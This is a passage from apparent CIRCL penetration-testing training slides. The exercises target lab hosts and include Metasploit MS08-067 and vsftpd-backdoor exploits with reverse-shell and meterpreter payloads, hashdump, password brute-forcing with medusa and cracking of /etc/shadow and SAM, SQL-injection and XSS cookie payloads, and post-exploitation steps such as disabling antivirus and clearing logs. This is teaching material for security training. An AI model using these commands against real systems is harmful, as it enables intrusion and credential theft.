nmap -n --script http-robots* 10.0.2.102-104
nmap -n --script http-frontpage-login 10.0.2.102-104
nmap -n --script http-passwd --script-args http-passwd.roo
```

Example: Analyze VNC service

```
nmap -n -p 5900 --script vnc-info 10.0.2.102
    # Protocol version 3.3
    # Google search: "VNC '3.3' vulnerable"
```

5.5.2 Scanning - Use native tools

rpcinfo

```
rpcinfo -p 10.0.2.102
```

RSH Client

```
rlogin -l root 10.0.2.101
```

```
> cat /etc/hosts.equiv
> cat .rhosts
```

e.g. SNMP

CIRCL
Computer Incident
Response Center
Luxembourg

- 6. Password cracking

6.1 Password cracking - Live

- Services to attack:
  - FTP, HTTP, IMAP, MS-SQL, MySQL, NNTP,
  - PCAnywhere, POP3, Rlogin, SMTP, SSHv2,
  - e.g. SNMP, Telnet, VNC, Web Forms
- Use information gathered during reconnaissance:
  - Email addresses
- Guess usernames (Example: "Theo Test"):
  - theo.test
  - test.theo
  - theotest
  - ttest

6.1 Password cracking - Live

- Wordlists in Kali Linux:
  - `/usr/share/wordlists/`

- Medusa Parallel Network Login Auditor:
  - `http://foofus.net/goons/jmk/medusa/medusa.html`

Exercise:

```
medusa -d
medusa -h 10.0.2.104 -u ubuntu -P /usr/share/wordlists/fas

    other options:
        -U usernames.txt
        -s enables SSL

medusa -h 10.0.2.102 -u root -P /usr/share/wordlists/fastt
medusa -h 10.0.2.102 -u msfadmin -P /usr/share/wordlists/f
```

6.1 Password cracking - Live

- Other tool: Hydra

  A very fast network login cracker, which supports many services.

6.2 Password cracking - Offline

- Exercise: Find and decode users

```
http://10.0.2.103/robots.txt
http://10.0.2.103/supplier/

echo -n <string> | base64 -d
```

- Exercise: Hashed Passwords

```
echo -n 123456 | md5sum
echo -n password | sha1sum
--> Google it!

sha1pass test 1
--> $4$1$7okCamxWA8UbRQTSGKxg9odLd1A$
sha1pass test 2
--> $4$2$VN5wTpJhrrSJ0/lSm1QL4QRHELc$
```

6.2 Password cracking - Offline

- Discussion: Brute Force vs. Dictionary Attack

- Exercise: john - JTR - John the Ripper
  - SAM - Security Account Manager
  - `C:/Windows/System32/Config/`
    - Locked when OS is running
    - Encrypted
    - Not readable
    - Boot with external drive
    - `samdump2 SYSTEM SAM >/tmp/hashes.txt`

    - Example of commands:
    - `john /tmp/hashes.txt`
    - `john /tmp/hashes.txt --format=nt`

6.2 Password cracking - Offline

- Exercise: LAN Manager (LM) Shortcomings:
  - Turned into uppercase
  - Cut after 14 characters
  - Split into 2*7 characters
  - Example:
    - Step 0: "MySuper1Password!"
    - Step 1: "MySuper1Passwo"
    - Step 2: "MySuper" "1Passwo"
- –>Disable LM, Only use NTLM

6.2 Password cracking - Offline

- Exercise: Crack a Linux password file

```
ssh ubuntu@10.0.2.102
cat /etc/shadow

Copy to clipboard
exit

vi pwd.txt
john pwd.txt
```

CIRCL
Computer Incident
Response Center
Luxembourg

- 7. Exploiting

7.1 Exploiting - Metasploit

- Defcon 12, 2004; HD Moor and Spoonm
- "Metasploit: hacking like in the Movies"
- Exploit Framework
  - Modular and flexible
  - Bring things together
  - Exploits, Payloads, ...
- Example Payloads:
  - New user
  - Backdoor
  - Reverse shell
- Since 2009: Rapid7

7.2 Exploiting - msfconsole

- >1.500 Exploits and Payloads
- `msfconsole`
- `msf> msfupdate`
- `sudo ./msfrpcd -f -U <user> -p <pwd> -t Basic`
- Results of enumeration phase:
  - MS08-067:
    Microsoft Windows Server Service
    Crafted RPC leads to Remote Code Execution

  - MS09-001:
    Microsoft Windows SMB Vulnerabilities
    Remote Code Execution

7.2 Exploiting - msfconsole

- Exercise: msfconsole

```
> search 2014
> search ms09-001
> search ms08-067
    Path
    Date
    Rank ( 1, 2=Low, ..., 6=Great, 7=Exellent )
    Decription (short)
> use exploit/windows/smb/ms08\_067\_netapi
> show options
> set RHOST 10.0.2.105
> show payloads
> set payload windows/vncinject/reverse_tcp
> show options
> set LHOST 10.0.2.101
> show options
> exploit
```

7.2 Exploiting - msfconsole

- Exercise: msfconsole

```
> set payload windows/shell/reverse\_tcp
> show options
> exploit
    dir
    ipconfig
    netstat -an

> set payload windows/shell/bind\_tcp
> show options
> exploit
    net user test12 /ADD
```

7.2 Exploiting - msfconsole

- Important Windows Payloads
  - vncinject/reverse, vncinject/bind
  - shell/reverse, shell/bind
  - adduser, exec
  - meterpreter/reverse_tcp, meterpreter/bind_tcp

- Exercise:

```
> search vsftpd
> use exploit/unix/ftp/vsftpd_234_backdoor
> show payloads
> set payload cmd/unix/interact
> show options
> set RHOST 10.0.2.101
> exploit
    ifconfig -a
    id
```

7.3 Exploiting - Meterpreter

- Active only in RAM:
  - No traces on HD
  - No AV detection (usually)
- Provide system rights for the attacker:
  - Lock local keyboard, mouse, ...
  - Access to webcam, microphone, ...
- Commands:
  - cd, ls, ps, shutdown, mkdir, pwd, ifconfig, ...
  - upload, download, edit, cat, ...

7.3 Exploiting - Meterpreter

- Exercise:

```
> use exploit/windows/smb/ms08_067_netapi
> set payload windows/meterpreter/reverse_tcp
> show options
> exploit

> ifconfig
> sysinfo

# get password hashes
> hashdump

> help
```

CIRCL
Computer Incident
Response Center
Luxembourg

- 8. Web Hacking

8.1 Web Hacking - Attack Vectors

- Operating system and other services
- Webserver software like: MS IIS, Apache
- Web application server software
- Commonly used web applications
- Custom developed web applications
- Database application and access methods
- Content management systems and plug-ins
- Web site administrator access
- Web users - client software
- Web users - passwords / sessions
- Web users - drive-by

8.2 Web Hacking - Tools

- Nmap NSE
- General assessment tools: e.g. Nessus, OpenVAS
- Dedicatedn tools: e.g. Nikto, JoomScan
- Web Application Audit and Attack Framework - w3af
- OWASP Zed Attack Proxy (ZAP)
- Social Engineering Toolkit - SET
- John, MetaSploit, SQLMap, ...

- Proxy: TamperData, Burp Suite

8.3 Web Hacking - Burp Suitea

- Supported functions:
  - Intercept and modify requests
    Add, edit, delete and modify parameters
  - Intercept and analyze repsonses
  - Find hidden files, directories, ...
    Website spidering

8.4 Web Hacking - Nikto

- Exercise: Vulnerability scanning with Nikto
  - `nikto -h 10.0.2.102 -p 80`
  - `nikto -h 10.0.2.103 -p 80`
  - `nikto -h 10.0.2.104 -p 80`
  - `nikto -h 10.0.2.103 -p 443`

8.5 Web Hacking - Traffic interception

- Exercise: With Burp Suite
  - Start browser Iceweasle
  - Browser: Proxy Settings: 127.0.0.1:8008
  - Browser: Call http://10.0.2.103/
  - Spider the side

  - Browser: Click "create user account"
  - Intercept request
  - Intercept response
  - Analyze fields

8.6 Web Hacking - SQL Injection

- Summary
  - User input is passed to the backend and contains commands
  - User input gets executed at the backend
  - No authentication required
  - Often leads to breach of sensitive data

- Example: Username login field
  - Username: Peter
    Leads to this SQL command:
    `SELECT loginOK FROM user WHERE name='Peter';`

  - Username: Peter' or 1=1;–
    Leads to this SQL command:
    `SELECT loginOK FROM user WHERE name='Peter' or 1=1;--'`

8.6 Web Hacking - SQL Injection

- Exercise: Login

```
test
'
1'='1';--
test@tes.lu' /*
Administrator' /*
root' /*
admin' /*
```

- Exercise: Find the secret 'Admin Menu'

8.7 Web Hacking - Cross Site Scripting

- Summary
  - Cross Site Scripting - XSS
  - Injecting script code into website
  - Gets executed in the victim's browser
  - Executed as if it is part of the original code
  - Client software trust the code
  - The code has access to:
    - Sensitive data
    - Session Cookies
    - Hijack a session
- Exercise: Find the secret 'Admin Menu'

8.7 Web Hacking - Cross Site Scripting

- Exercise: BadStore Guestbook
  - Create a Guestbook entry like:
  - `<script>alert("Booooom");</script>`
  - Stored XSS = Persistent XSS
- Exercise: BadStore Search
  - Search for:
  - `<script>alert(document.cookie);</script>`
  - refelcted XSS (Code is stored inside the URL)
- Exercise: Analyze the Cookie

CIRCL
Computer Incident
Response Center
Luxembourg

- 9. Post Exploitation

9.1 Post Exploitation - Overview

- Is this in the scope of the PenTest?

- Maintain persistence
- Hide your traces
- Exfiltrate data
- Steal money (Attack banking apps)
- Lateral movement
- Tools and Techniques:
  - BackDoors
  - RootKits
  - Netcat

9.2 Post Exploitation - Tools and Techniques

- Netcat:
  - Remote shell
  - Copy files
  - Connect to services

- RootKits:
  - Evading:
    - Users
    - OS
    - AV protection
  - Hiding:
    - Directories, files, programs, processes,
    - Active network connections, open ports,
    - Manipulate output

9.2 Post Exploitation - Tools and Techniques

- MeterPreter: Sledgehammer
  - Disable AntiVirus
  - Edit, copy, delete, upload files
  - Connect to a stable process (svchost.exe)
  - Dump hashes
  - Escalde privileges
  - Take screenshots
  - Record keystrokes
  - Install a Rootkit
  - Install a Backdoor
  - Clear Eventlogs
  - ...

CIRCL
Computer Incident
Response Center
Luxembourg

- Supporting Tools and Techniques

10.1 Supporting Tools and Techniques - Overview

- Sniffing:
  - Easy and useful
  - Collect sensitive information
  - tshark / wireshark
  - Exercise: dsniff and telnet 10.0.2.101
- Man in the Middle Attack:
  - Cain & Able
  - Dsniff tools
- Armitage:
  - On top of metasploit
  - "Hail Mary" Attack
  - Nmap access

Overview

1. Lab
2. Physical access to a PC
3. Paperwork
4. Reconnaissance
5. Scanning
6. Password cracking
7. Exploiting
8. Web Hacking
9. Post Exploitation
10. Supporting Tools and techniques